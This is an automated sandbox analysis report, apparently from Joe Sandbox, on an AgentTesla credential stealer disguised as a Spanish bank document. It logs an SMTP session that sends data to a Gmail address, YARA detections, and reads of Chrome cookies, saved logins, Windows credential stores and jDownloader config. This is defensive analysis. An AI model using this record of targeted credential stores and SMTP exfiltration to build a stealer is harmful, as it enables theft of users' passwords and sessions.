Feb 25, 2021 11:23:45.440113068 CET	587	49742	151.80.237.40	192.168.2.5	250-dns1.servidortierra.com Hello 124406 [84.17.52.78] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Feb 25, 2021 11:23:45.440404892 CET	49742	587	192.168.2.5	151.80.237.40	AUTH login aW5mb0BwdWJsaWdlc3Rpb24uZXM=
Feb 25, 2021 11:23:45.490170956 CET	587	49742	151.80.237.40	192.168.2.5	334 UGFzc3dvcmQ6
Feb 25, 2021 11:23:45.542669058 CET	587	49742	151.80.237.40	192.168.2.5	235 Authentication succeeded
Feb 25, 2021 11:23:45.542977095 CET	49742	587	192.168.2.5	151.80.237.40	MAIL FROM:<info@publigestion.es>
Feb 25, 2021 11:23:45.592406034 CET	587	49742	151.80.237.40	192.168.2.5	250 OK
Feb 25, 2021 11:23:45.592658997 CET	49742	587	192.168.2.5	151.80.237.40	RCPT TO:<smithrowe024@gmail.com>
Feb 25, 2021 11:23:45.643505096 CET	587	49742	151.80.237.40	192.168.2.5	250 Accepted
Feb 25, 2021 11:23:45.643755913 CET	49742	587	192.168.2.5	151.80.237.40	DATA
Feb 25, 2021 11:23:45.693224907 CET	587	49742	151.80.237.40	192.168.2.5	354 Enter message, ending with "." on a line by itself
Feb 25, 2021 11:23:45.710100889 CET	49742	587	192.168.2.5	151.80.237.40	.

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Feb 25, 2021 11:23:45.760936022 CET	587	49742	151.80.237.40	192.168.2.5	250 OK id=1lFDo9-0004Pa-Lv
Feb 25, 2021 11:25:19.649772882 CET	49742	587	192.168.2.5	151.80.237.40	QUIT
Feb 25, 2021 11:25:19.702020884 CET	587	49742	151.80.237.40	192.168.2.5	221 dns1.servidortierra.com closing connection

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe PID: 4356 Parent PID: 5744

General

Start time:	11:21:47
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe'
Imagebase:	0x930000
File size:	529920 bytes
MD5 hash:	D75E739D2C54D94CB846DDB1228CD0CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.245183520.0000000003D85000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.245063314.0000000003160000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DABCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DABCF06	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DDCC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe.log	unknown	1400	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33 30 33 31 39 5f 33 32 5c 53 79 73 74 65 6d 5c 34 66 30 61 37 65 65 66 61 33 63 64 33 65 30 62 61 39 38 62 35 65 62 64 64 62 62 63 37 32 65 36 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089", "C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"Microsoft.VisualBasic, Ver	success or wait	1	6DDCC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA95705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C901B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C901B4F	ReadFile

Analysis Process: Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe PID: 5452 Parent PID: 4356

General

Start time:	11:21:51
Start date:	25/02/2021
Path:	C:\Users\user\Desktop\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Documentaci#U00f3n Bancaria - Caja Rural de Zamora 24.02.21.exe
Imagebase:	0x460000
File size:	529920 bytes
MD5 hash:	D75E739D2C54D94CB846DDB1228CD0CE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.864608914.0000000002821000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.864608914.0000000002821000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.857483851.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DABCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DABCF06	unknown
C:\Users\user\AppData\Roaming\xjxky1v5.hu2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C90BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\xjxky1v5.hu2\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C90BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\xjxky1v5.hu2\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C90BEFF	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\xjxky1v5.hu2\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6C90DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\xjxky1v5.hu2\Chrome\Default\Cookies	success or wait	1	6C906A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\xjxky1v5.hu2\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6C90DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DA95705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D9F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA9CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D9F03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D9F03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DA95705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C901B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C901B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C901B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C901B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6C901B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6C901B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\1c8b670f-2a8b-4d0f-9f05-ca8ae4dedfa1	unknown	4096	success or wait	1	6C901B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6C901B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6C901B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6C901B4F	ReadFile
C:\Users\user\AppData\Roaming\xjxky1v5.hu2\Chrome\Default\Cookies	unknown	16384	success or wait	2	6C901B4F	ReadFile

Disassembly

Code Analysis